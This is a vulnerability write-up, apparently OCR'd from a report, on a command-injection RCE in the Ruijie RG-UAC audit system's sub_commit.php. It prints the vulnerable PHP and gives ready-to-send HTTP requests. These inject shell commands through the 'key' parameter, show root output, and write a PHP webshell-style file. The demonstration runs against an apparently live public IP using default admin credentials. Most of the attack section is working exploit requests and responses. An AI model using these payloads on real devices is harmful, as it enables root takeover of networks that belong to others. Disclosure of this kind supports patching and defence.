Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/vpn/autovpn/sub_commit.php interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact


Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/vpn/autovpn/sub_commit.php

4. Code analysis

In the POST request, the parameter key is not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.




```
—变量列表—
$lanfile
$configfile
$_REQUEST["key"]
$_REQUEST["action"]
$attrconfig
$i
$attrconfig["APNPIDFILE"]
$attrconfig["APNPARA"]
$commonvalue["APNCACHE"]
$attrconfig["APNCACHE"]
$commonvalue["NATTN"]
$attrconfig["NATTN"]
$commonvalue["IPESP"]
$attrconfig["IPESP"]
$commonvalue["IPCOMP"]
$attrconfig["IPCOMP"]
$commonvalue["ACTIVEN"]
$attrconfig["ACTIVEN"]
$commonvalue["VSUBKEY"]
$attrconfig["VSUBKEY"]
$attrconfig["OUTDEVICE"]
$attrconfig["INDEVICE"]
$_POST["licence"]
$attrconfig["PASSWORD"]
$_POST["vhost"]
$attrconfig["VHOST"]
$_POST["vdomain"]
$attrconfig["VDOMAIN"]
$lanattr
$_POST["gateway"]
$lanattr["GATEWAY"]
$_POST["mask"]
$lanattr["NETMASK"]
$_POST["ip"]
$lanattr["IPADDR"]
$commonvalue["INDEVICE"]
$lanattr["DEVICE"]
$indevicearr
$default_file
$commonvalue
$_SERVER["DOCUMENT_ROOT"]
```

```php
		$commonvalue = getConfig($default_file, $indevicearr);
	}
	else
	{
		exit(0);
	}

	$lanattr = array();
	$lanattr["DEVICE"] = $commonvalue["INDEVICE"];;
	$lanattr["IPADDR"] = $_POST["ip"];
	$lanattr["NETMASK"] = $_POST["mask"];
	$lanattr["GATEWAY"] = $_POST["gateway"];
	putConfig($lanfile, $lanattr);

	$attrconfig = array();
	$attrconfig["VDOMAIN"] = $_POST["vdomain"];
	$attrconfig["VHOST"] = $_POST["vhost"];
	$attrconfig["PASSWORD"] = $_POST["licence"];
	$attrconfig["INDEVICE"] = "x".$_REQUEST["key"]."net";
	$attrconfig["OUTDEVICE"] = "";
	$attrconfig["VSUBKEY"] = $commonvalue["VSUBKEY"];
	$attrconfig["ACTIVEN"] = $commonvalue["ACTIVEN"];
	$attrconfig["IPCOMP"] = $commonvalue["IPCOMP"];
	$attrconfig["IPESP"] = $commonvalue["IPESP"];
	$attrconfig["NATTN"] = $commonvalue["NATTN"];
	$attrconfig["APNCACHE"] = $commonvalue["APNCACHE"];
	$attrconfig["APNPARA"] = "-d";
	$attrconfig["APNPIDFILE"] = "/var/run/apnx".$i."net.pid";
	putConfig($configfile, $attrconfig);
	system("sync");
}
else if ($_REQUEST["action"] == "delete")
{
	$configfile = "/etc/config/apnx".$_REQUEST["key"]."net.conf";
	$lanfile = "/etc/config/ifcfg-x".$_REQUEST["key"]."net";
	system("rm -rf ".$configfile);
	system("rm -rf ".$lanfile);
}
?>
<script language="javascript">
	location.href="sub.php";
</script>
</body>
</html>
```

5. Vulnerability recurrence

Case：https://223.99.9.251:1443/

1、As shown in the figure login interface.



https://223.99.9.251:1443/login.php

请联系供应商及时更新授权文件!
联系供应商及时更新授权文件!
联系供应商及时更新授权文件!

欢迎使用 RG-UAC锐捷统一上网行为管理与审计系统

登录

语言： 简体中文

用户名：


密码：

□ 使用Dkey登录 | 下载ActiveX控件

登录 推荐使用IE8及以上浏览器

锐捷统一上网行为管理与审计系统 -- 技术支持论坛：support.ruijie.com.cn -- 技术支持电话：4008 111 000 在线客服

Log in with username/password【admin/ firewall】



https://223.99.9.251:1443/index.php?id=1715845862

设备版本信息 详细

设备型号	RG-UAC 6000-X20
系统版本	V1.0-R1.8.1.p6-20171201
应用特征库	AIS-2.5.2.0-20190809
URL库	URL-2.5.2.0-20190809
授权类型	正式授权

设备资源 详细
This content requires the Adobe Flash Player. Get Flash.

前十名服务实时速率分布 详细
This content requires the Adobe Flash Player. Get Flash.

前十名站点排名
This content requires the Adobe Flash Player. Get Flash.

实时网络流量 详细
This content requires the Adobe Flash Player. Get Flash.

前十名用户实时速率排名 详细
This content requires the Adobe Flash Player. Get Flash.

最近五次事件日志 详细


时间	内容
2024-05-16 15:51:03	管理员登录成功, 用户名: admin, IP地址: [redacted]
2024-05-16 15:51:03	管理员登录成功, 用户名: admin, IP地址: [redacted]
2024-05-16 15:51:02	管理员登录成功, 用户名: admin, IP地址: [redacted]
2024-05-16 15:41:20	管理员注销, 用户名: admin, IP地址: [redacted]
2024-05-16 15:41:12	管理员登录成功, 用户名: admin, IP地址: [redacted]

锐捷统一上网行为管理与审计系统 -- 技术支持论坛：support.ruijie.com.cn -- 技术支持电话：4008 111 000

2、Construct a data packet and change the key parameter to ’id+>3. txt’ to execute any command

POST /view/vpn/autovpn/sub_commit.php?action=delete HTTP/1.1


```
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

key=`id+>3.txt`
```



```
POST /view/vpn/autovpn/sub_commit.php?action=delete HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

key=`id+>3.txt`
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.1.7
Content-type: text/html; charset=UTF-8
Content-Length: 496
Connection: close
Date: Thu, 16 May 2024 08:47:18 GMT
Server: lighttpd/1.4.45

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title></title>
<link href="/css/skin.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="/js/prototype.js"></script>
</head>
<body>
<script language="javascript">
        location.href="sub.php";
</script>
</body>
</html>
```

visit /view/vpn/autovpn/3.txt




```
GET /view/vpn/autovpn/3.txt HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "3409442312"
Last-Modified: Thu, 16 May 2024 08:47:18 GMT
Content-Length: 24
Connection: close
Date: Thu, 16 May 2024 08:47:36 GMT
Server: lighttpd/1.4.45

uid=0(root) gid=0(root)
```

You can also write webshell, here use phpinfo to test


key=`echo+"<?php+phpinfo();?>"+>3.php`



```
POST /view/vpn/autovpn/sub_commit.php?action=delete HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

key=`echo+"<?php+phpinfo();?>"+>3.php`
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.1.7
Content-type: text/html; charset=UTF-8
Content-Length: 496
Connection: close
Date: Thu, 16 May 2024 08:48:36 GMT
Server: lighttpd/1.4.45

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title></title>
<link href="/css/skin.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="/js/prototype.js"></script>
</head>
<body>
<script language="javascript">
        location.href="sub.php";
</script>
</body>
</html>
```

visit /view/vpn/autovpn/3.php



```
GET /view/vpn/autovpn/3.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

PHP Version 7.1.7

System	Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 20
Build Date	Jul 24 2017 19:02:56
Configure Command	'./configure' '--prefix=/usr/local/php-5.6' '--with-mysql' '-- '--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mb '--disable-debug' '--enable-sockets'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php-5.6/lib
Loaded Configuration File	/usr/local/php-5.6/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, https, ftps, phar